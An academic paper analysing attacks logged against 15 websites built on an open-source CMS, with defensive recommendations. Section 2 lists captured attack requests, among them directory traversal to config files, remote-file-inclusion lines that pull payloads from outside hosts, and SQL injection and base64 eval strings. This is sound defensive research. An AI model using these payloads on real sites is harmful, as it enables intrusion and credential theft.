DOI: https://doi.org/10.31341/jios.44.1.9
Open Access
UDC 004.056:004.738.5
Original Scientific Paper

Security Challenges Behind the Development and Increased Use of Open Source Web Content Management Systems

Dejan Viduka *dejan@viduka.info*
Faculty of Engineering Management
University Union - "Nikola Tesla", Belgrade, Serbia

Vladimir Kraguljac *vladimir.kraguljac@kg.ac.rs*
Faculty of Hotel Management and Tourism in Vrnjacka Banja
University of Kragujevac, Serbia

Igor Lavrnić *ilavrnic@yahoo.com*
University Singidunum, Belgrade, Serbia

Abstract

Nowadays the IT market is enriched with free Open Source Web Content Systems offers that are available to all users. No system is perfect, and some of them have better solutions in one segment but are more vulnerable in others and vice versa, all in order to be more user-friendly. The most common form of Content Management System (CMS) implemented on the Internet today is the Web Content Management System (WCMS). This solution includes numerous advantages for site administrators as well as communication with the site designer for all users in order to improve the content, through written remarks, opinions and evaluations of the site content, resulting in a more dynamic and interactive site. This modern approach offers users with a poor IT background the opportunity to be independent and creative in creating their own website. In this paper we present data collected from several websites monitored for various cyber-attacks. Moreover, we will describe and analyze security challenges that follow cyber-attacks. During the monitoring process we followed 15 web addresses over a period of nine months and collected 520 reports of various cyber-attacks. The following analysis presents the different kinds of attacks, their frequency and some of the ways to reduce cyber-attacks to the lowest possible level.
Keywords: Content Management System, WCMS, Open Source, Security, Generic attacks

1. Introduction

Modern information communication technologies (ICT) and their rapid development allow users to be online at any moment from various devices. Moreover, ICT development is followed by serious hazards and security challenges, especially due to the increased volume of "online" use and the trend to be more user-friendly with every

new model on the market. This challenge does not apply to a particular segment, it applies to all segments, as well as to infrastructure [1]. Increased development as a phenomenon is connected with the huge offer of Web Content Management Systems (WCMS) on the world market, especially in the web segment. Each system has its own vulnerabilities and advantages while meeting the needs of users. Some of those systems are launched as Open Source Software (OSS) [2]. OSS license provides a greater level of flexibility and enables improvements to be made, but at the same time, OSS vulnerabilities are more attractive to attackers [3]. CMS are designed to be capable of managing content, and they involve all solutions that can improve the classification, storage organization, connectivity and all other improved forms of content management [4]. This term can be used for the manually driven process of content management, although its implementation can apply to various software design solutions that enable the advanced content management of large amounts of information [5]. Due to its architecture, a CMS is only a Information system, however, the storage and classification of stored content are more user-friendly to a non-technical person. The most common type of CMS on the market is web publishing as a Web Content Management System (WCMS). This kind of CMS platform is capable of providing content using web-based technologies, so it can be used via the Internet or any other network of the same architecture. Because of its user-friendly management of digital content and capability of publishing using web technologies, the CMS is more popular in modern business. Therefore, this type of technology is used for large number of the common Internet sites [6], [7].

WCMSS	Market share	Active sites	# of websites in million
WordPress	59.9%	26,701,222	239,139
Drupal	4.6%	964,820	23,330
Magento	2,4%	372,915	12,095
Blogger	1.9%	758,571	15,779
Shopify	1.8%	605,506	11,587
Bitrix	1.5%	200,210	3,925
TYPO3	1.5%	582,629	3,568
Squarespace	1.5%	1,390,307	9,799
PrestaShop	1.3%	262,342	2,099

Table 1. CMS Market Share [10]

One of the first solutions in the WCMS genesis, which was revolutionary, was launched under the name of Mambo. Its instant success brought huge demand on the market, mostly due to the advanced solutions that provide a wide scope of options for users, as well as software simplicity [8]. Besides the fact that a WCMS brings numerous advantages for site administrators, it is often the case that it offers site visitors the opportunity to write comments and evaluations of the content and to communicate with the site designer in order to be more interactive and dynamic. This

kind of concept of use and development of new software solutions has become very popular and its worldwide implementation has increased, now having millions of users [9]. Furthermore, WCMSs are very user-friendly, allowing users that have no in-depth development knowledge to be independent and creative and create their own sites based on any of the popular systems [3]. Among the most popular software of this type currently available under Open Source license are Wordpress, Joomla and Drupal (Table 1) [9].

These systems can easily build a customized website with broad functionality developed by a significant and intelligent web community, they also have large communities of users [11]. This kind of Internet development is very good from a self-development point of view, but it raises the question of the security of such self-developed sites [12]. The design of the system is good and contains a high level of security. The real security challenge comes in the form of different tools and applications (plug-ins) [13] that are downloaded from the web [14] that provide WCMSs with more options such as connecting to picture galleries, video contents, file downloading and similar. Once malicious users discover the vulnerability in a particular WCMS, they can carry out attacks on many, if not all, of the applications built within it. Still, the security of such systems and their data remains unclear due to the fact that most of the applications are developed by the above mentioned developer community.

1.1 Previous research and their justification

In the last few decades there has been a revolution in information technology and telecommunications. The ascent of the Internet as well as the Wide World Web with the availability of personal computers and mobile phones has enabled a large number of users to access online content [5]. This development inevitably brought with it the challenges of security and this is a topic that many authors study on both the scientific side and the expert side. There are authors who claim that the security challenges are defects in the design or in the level of software implementation [15]. Open Source WCMS applications are particularly vulnerable to publicly available code. This is thought to be the case for almost all Open Source software, and this also applies to all Internet projects of that kind. For small and medium-sized enterprises, open source WCMSs offer an easy to use, low-cost alternative to commercial software, therefore, WCMSs may have an influence on the business decisions made in the software industry. The situation with the Internet was similar when it allowed all users to offer and trade their products and services around the globe. WCMS takes such opportunities to the next level by providing a tool that is very user-friendly to all users, even those with a poor IT background. However, these systems raise significant security issues [16].

Over, let's say, the last 10 to 15 years, the field of IT science has been enriched by research papers on the subject of CMS implementation and security challenges. WCMSs are designed for average PC users, owners and site administrators with poor

knowledge in the field of web programming. This approach of having free solutions particularly motivates authors to study the challenges that users are facing [15].

In his paper, Lemesh raises the question of whether a concept based on openness and accessibility can be safe taking into account its nature, which leaves a lot of space for malicious users [12]. All web applications, including Open Source, are more exposed to attacks than some desktop applications. Most attacks on the Internet are completely automated (using various scripts), which also allows users with a small amount of knowledge to try to threaten someone's project.

NSTISS in its 4011 document represents a standard security model called the NSTISSC Model that proposes three security pillars - confidentiality, integrity and availability [17].

Patel and associates describe the life cycle of content in their work and how at every stage of this cycle, security at each level can be improved. All of these challenges are largely solved by means of various add-ons that compensate for the existing failures in the systems and, by their application, these systems seem to be much safer [18].

Detecting challenges in this field is possible from several points of view, such as: profitability and security, as well as the sociological, cultural and legal aspects [19].

1.2 Methodology

In this paper we present our point of view within the framework of the available sources, our capacities and research findings related to this issue. We installed a security application that allows us to detect the attacks on observed web locations. Our main goal was to check, based on data collected using this application, if it is possible to make sure that the system is safe without the subsequent installation of various add-ons, bearing in mind that most users are without basic programming and IT security knowledge.

We conducted an analysis of the security challenges in popular WCMS systems based on open source technologies. The source of information are websites that we designed, maintained and administered, the websites are based on the Elxis 4.x Open Source WCMS system. This WCMS contains a Defender component, a tool specially designed to register all attacks and report their source and content. The report was generated for 15 web addresses, the monitoring period was from June 12, 2014 to September 9, 2015. During this period are generated 520 reports about various attacks. The findings extracted from the reports are expected to provide us with information about the most frequent attackers, kind of attacks and information about other kinds of hazards and countermeasures. Our aim was also to detect which kind of WCMS software and software add-ons are more frequently attacked, most likely due to security vulnerability. Additionally, we expect large number of generic attacks on the exposed vulnerabilities of WCMS solutions, as well as specific attacks aimed at software add-ons developed by the user community, containing security vulnerabilities that allow attackers to invade servers [15] or a particular WCMS. The

addresses of the websites that we used as the basis of our research are presented later in Table 2.

We did not deal with a quantitative analysis of discovered security vulnerabilities. We think it's not a meaningful to classify something as a little unsafe. Even the awareness of the existence of any security flaws enables certain conclusions to be made.

2. Security challenges

In software systems, security vulnerabilities are defects at either the design or implementation level [20]. No system is secure enough. The level of security depends on the quality of the design and how you can overcome any ongoing security challenges [14]. This is a good guideline when you are responsible for the whole code, but if an individual takes on segments of code, the nature of problem is completely different. The core of the security problems and vulnerabilities is mostly in processing the data from the user requests, meaning that the user sends a request to the software and the data from the request is processed on the server [21].

The system security mostly refers to data security and its protection from invaders and their unauthorized reading and, particularly, changing of data. Many are of the opinion that systems with open code have an advantage over solutions designed by individuals because if a vulnerability is detected, the large user community can easily solve the problem [14]. However, there are designers who support the theory that an open code approach provides attackers with the opportunity to focus on vulnerable segments in open code software [15]. Due to the fact that dynamic systems store the data in a database, the database itself must be protected from approach from the Internet.

In order to better explain the core of the problem, below is a brief overview of the nature of the attacks detected by our software, which were used in further analysis:

- **Remote file inclusion (RFI)** is an attack targeting vulnerabilities in web applications that dynamically reference external scripts. The perpetrator's goal is to exploit the referencing function in an application to upload malware (e.g., backdoor shells) from a remote URL located within a different domain.
- **The directory traversal attack** consists of exploiting insufficient security validation/sanitization of user-supplied input file names, so that the characters representing "traverse to parent directory" are passed through to the file APIs. The goal of this attack is to use an affected application to gain unauthorized access to the file system. This attack exploits a lack of security (the software is acting exactly as it is supposed to) as opposed to exploiting a bug in the code. Directory traversal is also known as the ../ (dot dot slash) attack, directory climbing, and backtracking. Some forms of this attack are also canonicalization attacks.

- **The common CMS scan** is an automated remote scan targeting vulnerabilities on common CMSs like Joomla, WordPress, Drupal, etc., for example "/wp-admin/" the WordPress default administration folder.
- **Bad agent**, User agent is empty or invalid or points to a bad service (like a malicious robot/crawler).
- **Possibly hostile scraper/harvester**, Possibly hostile scraper/harvester: Bad robot scanning for all bad things (exploits, etc.).
- **RFI attack/SQL injection**, RFI attack (see first item) targeting to SQL injection (execute sql command in database).
- **SQL injection**, Attempt to execute command in database by taking advantage to a software bug (e.g., not properly sanitized variables).
- **Unprintable ASCII Injection/Execution attempt** thru referer logging, character that cannot be printed, like line break, escape command, etc. All "low" ASCII characters.

The common real situation is when designers (developers) create filter queries on the database. These queries use only verified data received from the user. If the data have not been properly processed or adequate checked by the user and the software initiates data processing, then the software is subject to errors and potential security hazards.

The most frequent attacks detected were on the following addresses:

- /mozrektdn-a.akxamraihd.net/gsd.html?v=32&d=http://www.kahol-lavan.com
- /member.php?mods=loogging&action=login&referer=http://www.vbooking.org/3portals.php
- /modules/mod_raxo_allmode/tools/tb.php?src=http://picerassa.com.cornseil-concurrence.ma/3hartz.php
- /search/?q=Search...&username=templates-factory&passwd=templates-factory1
- /wp-content/themes/TheLoft/download.php?file=../../../wp-config.php
- /index.php/hdflvplayer/download.php?f=../../../configuration.php
- /wp-content/themes/mTheme-Unus/css/css.php?files=../../../../wp-config.php
- /fckeditor/editor/filemanager/connectors/php/conector.php?Command=GetFolders&Type=File&CurrentFolder=/
- /wp-admin/admin-ajax.php?action=revslider_ajax_action
- /?-n-allow_url_include=On-dauto_prepend_file=http://my-files.ru/Download/un4g7c/lalalalala.txt
- /?-dallow_url_fopen=On-dallow_url_include=On-dauto_prepend_file=http://rombouts-plants.com/ekisa.txt
- /index.php?option=com_contenthistory&view=history&list[ordering]=&item_id=75&type_id=11&list[select]=(ExtractValue(1,(selectconcat_ws(0x3a,user(),version(),database()))))
- /index.php?route=product/product\'AnDsLeep(3)ANd \'1&product_id=29
- /inner.php/minify/?(f=bR.exec(d))&(d=(f[1]1)*f[2]parseFloat(p.css(a,c)),g=
- /index.php?jiko);system(base64_decode(ZWNobyAiGFzY2EODg3jUi)=/
- /search/?query=${eval(base64_decode(\'ZWNobycycTRtbmozaGc2bW5nZmgnOw==\'));}

Note: For security reasons some information in this paper (attacks code) has been slightly modified, as well as the codes used in attacks on the targeted websites. The author's desire is to show URL attacks rather than to participate in the spread of these attacks that every user could use on websites that use some of the attacked CMS solutions. The URLs to which they are attacked should show which plugin's attacks were directed.

3. Analysis of the results

It can be seen from the data that there were attempts to block or to takeover the control of the websites. Further analysis of the attack report clearly shows a large number generic attacks, exactly as we expected, aimed at the well-known address of the WCMS administrative panel, which is generally open, and which often has no available option to change [22]. This was the case with the Elxis WCMS observed, in which the security system collected this information because the attacker requested to log into a non-existent URL, and eventually the system detected it as a "Directory traversal attack".[23]

In addition, a significant number of attacks targeted popular add-ons (plug-in/Themes: mod_raxo_allmode, Themes/TheLoft, hdflvplayer, Themes/mTheme-Unus, com_jce) which were designed by users and which detect an error in the software.

Such cases are frequent, but it is a big dilemma is it ignorance, negligence or is this space left for a purpose? As already mentioned, these kinds of errors can be detected in a short period of time by the author or users [15].

A problem arises with already installed software, which is quite common and it is in use on the Internet [14]. This would not be the case if authors (site designers) were professionals who were dedicated to their work and to maintaining these systems [16].

These findings lead us to the conclusion that users with a poor IT background can create their own website with the help of free software developed under OSS license, but this is usually followed by other obligations related to the future use of the website [17]. The problem appears when common users continue to use this software with poor IT knowledge or awareness of the security challenges [24]. Such actions jeopardize the site and the server [15] (infrastructure) where the site is located, as well as other users on that server, which could amount to a couple of hundred users. Furthermore, it could jeopardize the reputation of the OSS author, who is not directly guilty. This sort of "Dummies' informatics" (from a book series entitled "For Dummies"), at the level of Lego bricks, open to all users regardless of their IT skills, is generating the majority of security vulnerability issues of OSS WCMS.

Moreover, one more form of common attack relates to the server settings and the possible omissions of the providers [25]. These projects mainly use Linux servers on an OSS platform, so it is no surprise that the main principles of the attack are often the same.

Particularly in this case, there is a significant difference in the approach taken by a professional server administrator and a user with a poor IT background, meaning

that professional performance is based on experience in problem solving, with a server setting that will avoid hazards aimed at the server and its users. Perhaps this is not the case when it is known that "dedicated servers" are available to all users at a low price, it is well known that these servers are maintained (better to say not maintained) by the users themselves, but this is another issue that should be covered and eventually compared to the results of this paper.

When we observe the final addresses of the attack, it appears that a large number of the attacks are aimed at popular systems such as Wordpress and Joomla. Therefore it is expected that the majority of attacks target base addresses with the extension html or php, but a lot of attacks are also aimed at the extension asp. The majority of attacks have an amateur background, but they are numerous, and in this way they can achieve their goal, jeopardize a site's security and take over its content and perhaps server as well. The data analysis presented in Diagram 1 shows a small percentage of the attacks on databases (called SQL injection). This is positive because such attacks are classified as very dangerous and most lead to jeopardizing not only the site but also the whole server. These sites, as seen in Table 2, are not intensively visited compared to others sites, but you can clearly observe that the security challenges expected for a small project are similar to the security challenges on a large and developed project as well.



Diagram 1. The frequency of attacks according to their types

4. Discussion

Table 2 presents the total number of visits for each address, as well as the number of attacks detected. The number of attacks is small compared to the total number of visits, but definitely can not be ignored. Furthermore, we should take into consideration that we are observing sites that are not frequently visited, and these sites are created with the help of WCMS which is not very popular on the market. This was done with the intention of avoiding attacks motivated to invade famous sites and attacks that target the most popular WCMS platforms. The conclusion can be made that these attacks are probably generated automatically, and more importantly, that even less visited and less popular sites are not safe.

Address	Visits	Attacks	Percentage
kahol-lavan.com	25,425	37	0.145 %
templates-factory.net	71,010	53	0.074 %
vbooking.org	81,915	89	0.108 %
yugostampa.com	12,912	12	0.092 %
viduka.info	22,845	8	0.035 %
spescom.rs	27,360	22	0.080 %
preduzetnik.info	59,491	43	0.072 %
radijatorzr.com	40,653	38	0.093 %
openitmind.com	21,660	15	0.069 %
ekabinet.rs	20,325	18	0.088 %
sungit.info	11,385	3	0.026 %
energomaksystem.com	20,160	16	0.079 %
agrosmart.net	336,849	96	0.028 %
leopoldh.com	15,736	9	0.057 %
organiccentar.rs	114,975	61	0.053 %
Total:	**882,701**	**520**	**0.058 %**

Table 2. Statistical view of total visited and number of attacks

Software that is exposed to the Internet is much more vulnerable to attacks compared to a classic desktop PC application [15] but this hazard is not sufficient reason to give up on Internet projects. Content Management is the process of collecting, managing and publishing information [25] in various forms or media; this is the reason behind the "massive usage value" of Content Management on the Internet and other local networks. The software must be managed by trained users in order to get the maximum from the software, especially in the field of security [14]. However, this does not mean that the software should only be used by engineers, but that it can be used by a wide scope of educated users who have completed the user and editor level of training, and also that the administration of the software should be led by professionals. By professionals, we mean a group of people that are trained and

specialized in the usage, development and protection of these systems. If the system management of WCMS is set properly, the number of security challenges will significantly decrease, but the problem of WCMS database security still remains. One of the many solutions to solve this problem is better security checks and the implementation of higher security standards [14] in writing add-ons for each WCMS.

Moreover, more strict software control policies must be implemented [26]. This process is not easy to implement because the majority of similar projects are created by volunteers, with the engagement of a small number of users that are highly trained and educated for this purpose. Definitely, a large number of new add-ons should be analyzed, as well as new versions of already existing add-ons, which are published almost every day. Since this is difficult to carry out using existing resources, it is recommended that only verified software can be labeled "safe for use", thereby allowing new users to download add-ons that are safe and that will not jeopardize the new projects they are working on. Furthermore, it is advised that a security check is involved in the process of downloading that will request the e-mail address of the user in order to connect every change in the repository related to the add-on that is downloaded by user, whether related to a software upgrade or detecting a security flaw, and all of this must be signalized in a timely way to the administrator. The suggested indicators of security of resources contain four basic parameters: project documentation (following standards of design), the security of add-ons, configuration and installation.

Defender bans

#	IP	Times blocked	Reference code	Date
1	185.93.182.133	2	SEC-DEFP-0001	Thu June 15, 2017 13:29
2	87.117.231.137	1	SEC-DEFP-0001	Mon June 12, 2017 09:53
3	176.108.5.154	2	SEC-DEFP-0001	Tue June 13, 2017 10:56
4	91.236.74.90	3	SEC-DEFP-0001	Sun July 23, 2017 20:28
5	178.159.37.15	3	SEC-DEFP-0001	Sun June 18, 2017 14:08
6	46.161.9.50	2	SEC-DEFP-0001	Tue June 13, 2017 06:59
7	77.247.182.112	1	SEC-DEFP-0001	Tue June 13, 2017 09:37
8	35.160.250.23	1	SEC-DEFP-0001	Tue June 13, 2017 10:54
9	195.22.126.22	3	SEC-DEFP-0001	Fri August 11, 2017 06:28
10	176.108.15.229	1	SEC-DEFP-0001	Wed June 14, 2017 12:52
11	92.100.241.204	1	SEC-DEFP-0001	Wed June 14, 2017 13:52
12	89.223.104.101	1	SEC-DEFP-0001	Thu June 15, 2017 07:01
13	195.22.126.21	3	SEC-DEFP-0001	Thu August 31, 2017 12:50

Figure 1. View of the hazardous IP addresses detected by the Elxis Defender software

Here are some formal recommendations regarding interaction with users which is good to use in brainstorming for system code planning and writing and later in maintenance of WCMS:

- All data received from users must be checked and addressed to the administration before logging in to the system.
- All data from independent systems such as databases, FTP orders and similar need to be stored where users cannot reach them or inside a special PHP file.
- Files received from users must be stored in a folder that cannot be logged into from outside locations or stored by deleting its extensions or replacing it with md5 encryption with some logical modification (for example: ID + date of upload + correct name etc.). The original name (or correct name) and extension is needed to register in the database; that will allow that file to be available to users later under the original file name.
- On the user login page it is necessary to set a limit for log in with the wrong password, and allow users to try to log in again after a certain period of time. With this setup, we protect the system from the common method of breaking the code known as a brute force dictionary attack.
- The system settings need to be adjusted to record every security event (attack) in the database and report them to the administrator. This is more related to repeated login with an incorrect password from the same IP address, a direct approach to protected locations, detected MySQL injection attacks and similar (see Figure 1)
- The system should have an option to block log in from a certain range of IP addresses, in order to protect against attacks from some countries or areas when it is detected that the attacks take place frequently on a large scale.
- The system administrator must follow blogs, mail lists and other channels of communication from the security field in order to be informed about software vulnerability or any new security corrections to upgrade the software that is installed.

This is just a small part of the techniques that are not innovative but are used on a daily basis in practice, which should be addressed in working with WCMS.

5. Conclusion

In the last couple of decades there has been much discussion in connection with the reliability of OSS in comparison with commercial software, with an emphasis on designers being more focused on their security. Moreover, debate is focused on the question: does the open code detection of security errors helps to defend the system or allow easier attack? In this paper we presented some of the problems that users usually meet in practice and gave suggestions about how to overcome the security issues. Security has become a significant aspect and an important part of all phases of software development and later usage. The reliability of any kind of software, Open Source or closed code, depends on key aspects of the design and development.

This involves the expertise and dedication of authors on the one side and the user community on the other to develop safe products and high quality tools for future development, to implement testing with defined tests before a product is launched, and similar. We should pay particular attention to the education of new users in the

sense of users/owners of websites based on WCMS solutions, meaning strong security education and introduction with owner-administrator obligations that provides satisfactory level of security for the owner and for other users of the same infrastructure. This subject is currently very popular, with the prospect of being covered by many research papers written about the advantages and vulnerabilities of Open Source projects in the future. Both sides will probably have strong arguments rooted in facts, with some supporting and others against Open Source projects because of code exposure, with one side claiming its security allows the easy detection of flaws and the other stressing the security vulnerability from attackers.

Bearing in mind all that is stated above, our answer to the question is whether it is possible to ensure that WCMS is safe without the subsequent installation of add-ons is definitely not. In addition, all of the results we have obtained confirm that it is necessary to leave WCMS safety tasks to trained IT professionals, because they are the only ones able to react in a professional and timely manner to numerous threats.

Finally we should not miss the opportunity to write about two highly important facts: first, every Open Source project on the market stimulates the development of new genius ideas due their openness, and second, every such a project is very important for the progress of future young computer scientists and engineers, as well as other educated users.

References

[1] Kim M.S., Lee J.K., Park J.H. and Kang J., Security Challenges in Recent Internet Threats and Enhanced Security Service Model for Future IT Environments, *Journal of Internet Technology*, Vol. 17, No. 5, pp. 947-955, Sep. 2016.

[2] Viduka D., Bašić A. and Lavrnić I., Analyzing the Potential Mechanism for Measurements - The Most Popular Open Source Web Content Management System, University Singidunum Belgrade, Serbia, 2017, doi:10.15308/Sinteza-2017-85-89.

[3] Viduka D., *Analiza i evaluacija open source sistema za upravljanje sadržajem - CMS*, Master's Thesis, University Singidunum Belgrade, Serbia, 2013.

[4] Viduka D., Lavrnic I. and Basic A., Comparative Study Based on Open Source Content Management Systems Mambo and his Fork–Joomla and Elxis, *Intern. J. Comput. Sci. Issue*, Vol. 5, No. 1, pp. 150-155, 2013.

[5] Nicolaisen T. F. and Arntzen A. B., The Use of Open Source and Open Standards in Web Content Management, http://citeseerx.ist.psu.edu/viewdoc/summary?doi=10.1.1.477.3832, 2005.

[6] Kraguljac V. And Milašinović D., Information and Communication Technologies education for future professionals in Hotel Management and

Tourism Business, *10th International Scientific Conference "Science and Higher Education in Function of Sustainable Development"*, October 6-7, 2017, Mećavnik-Drvengrad, Užice, Serbia, Vol. 2, pp. 32-38., 2017.

[7] Kraguljac V. and Milašinović D., Information and communication technologies in hotel management and tourism education, *Tourism in Function of Development of the Republic of Serbia*, Vrnjacka Banja, University of Kragujevac, Faculty of Hotel Management and Tourism in Vrnjačka Banja, Vol. 1, pp. 430-447, 2017.

[8] http://mambo-foundation.org/, accessed 02/25/2018.

[9] Martinez S., Alfaro J. G., Cuppens F., Boulahia N.C. and Cabot J., Towards an Access-Control Metamodel for Web Content Management Systems, *Springer International Publishing*, pp. 148-155, 2013.

[10] https://websitesetup.org/popular-cms/, accessed 12/20/2018.

[11] Sbihi B., El Jazouli S. and El Kadiri K. E., Web 2.1: Toward a Large and Qualitative Participation on the Web. Journal of Information and Organizational Sciences (JIOS), Vol. 33, No. 1 (2009), pp. 191-204.

[12] Lemes S., Information Security Management of Web Portals Based on Joomla CMS, *15th International Research/Expert Conference "Trends in the Development of Machinery and Associated Technology" TMT 2011*, Prague, Czech Republic, September 12-18, 2011.

[13] Ruohonen J. 2019. A Demand-Side Viewpoint to Software Vulnerabilities in WordPress Plugins. In Proceedings of the Evaluation and Assessment on Software Engineering (EASE '19). ACM, New York, NY, USA, pp. 222-228. DOI: https://doi.org/10.1145/3319008.3319029.

[14] Vadalasetty S. R., Security Concerns in Using Open Source Software for Enterprise Requirements: *SANS Institute*, 2003.

[15] Meike M., Sametinger J. and Wiesauer A., Security in Open Source Web Content Management Systems, *IEEE Security & Privacy*, vol. 7, no. 4, pp. 44-51, DOI 10.1109/MSP.2009.104, 2009.

[16] Sowmiya P. K., Hyamala G. S., Survey of Web Content Management System, a Collaborative Environment for Online Community, *International Journal of Advanced Research in Computer and Communication Engineering*, Vol. 3, Issue 11, November 2014.

[17] Hussein A., Applying NSTISSC Security Model on Using Web Content Management Systems, *6th Annual Security Conference Las Vegas*, April 11-12, 2007.

[18] Patel, Savan & Rathod, V.R. & Prajapati, Jigna. (2013). Comparative analysis of web security in open source content management system. pp. 344-349. 10.1109/ISSP.2013.6526932.

[19] Viduka D., *Model interoperabilnosti informacionog sistema zasnovanog na Open Source softveru u obrazovanju*, Ph. D. Thesis, University Singidunum Belgrade, Serbia, 2017.

[20] Nunes, P., Medeiros, I., Fonseca, J. et al. Computing (2019) 101: 161. https://doi.org/10.1007/s00607-018-0664-z.

[21] Novalic F., Dautovic E. and Kudumovic M., Security of Web Content Management Systems, *University journal of Information Technology and Economics*, Vol.1 (No.1), pp. 37-41, ISSN: 2335-0628, June 2014.

[22] Ntantogian C., Malliaros S. and Xenakis C., Evaluation of password hashing schemes in open source web platforms. Computers & Security, Volume 84, July 2019, pp. 206-224.

[23] Kinkelin H., Niedermayer H., Mller M. and Carle G. (2019), Multi-party authorization and conflict mediation for decentralized configuration management processes. arXiv:1903.08048 [cs.CR].

[24] Mohammed A., Rahman C. M. and Abdulkarim M. S., The Scientific Comparison between Web-Based Site and Web-Builder (Open Source) Project: Functionalities, Usability, Design and Security. International Journal of Scientific Research and Management (IJSRM), Volume:0, 6:Issue, 06:Pages, EC-2018-44-52, 2018, ISSN(e): 2321-3418, DOI: 10.18535/ijsrm/v6i6.ec05.

[25] Vokorokos L., Balaz A. and Adam N., Secure Web Server System Resources Utilization, *Acta Polytechnica Hungarica*, Vol. 12, No. 2, 2015.

[26] Walden J., Doyle M. and Welch A. G., Security of Open Source Web Applications, http://www.researchgate.net/publication/236632585:2009.